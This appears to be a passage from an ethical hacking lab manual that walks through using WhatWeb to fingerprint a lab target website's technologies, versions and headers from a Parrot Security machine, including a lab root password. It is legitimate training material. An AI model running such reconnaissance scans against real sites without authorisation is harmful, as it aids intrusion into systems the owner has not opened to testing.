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Task 2: Perform Web Application Reconnaissance using WhatWeb

WhatWeb identifies websites and recognizes web technologies, including content management systems (CMS), blogging platforms, statistics and analytics packages, JavaScript libraries, web servers, and embedded devices. It also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.


Here, we will perform web application reconnaissance using the WhatWeb tool.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. Now, type **cd** and press **Enter** to jump to the root directory.
5. In the **Terminal** window, type **whatweb** and press **Enter**. It displays a list of the commands available with WhatWeb.



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

6. Now, type **whatweb [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform website footprinting on the target website.
7. The result appears, displaying the **MovieScope** website infrastructure, as shown in the screenshot.



8. In the terminal, type **whatweb -v [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to run a verbosity scan on the target website.
9. The result appears, displaying a detailed report on the target website such as its IP address, plugin information, and HTTP header information, as shown in the screenshot.



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



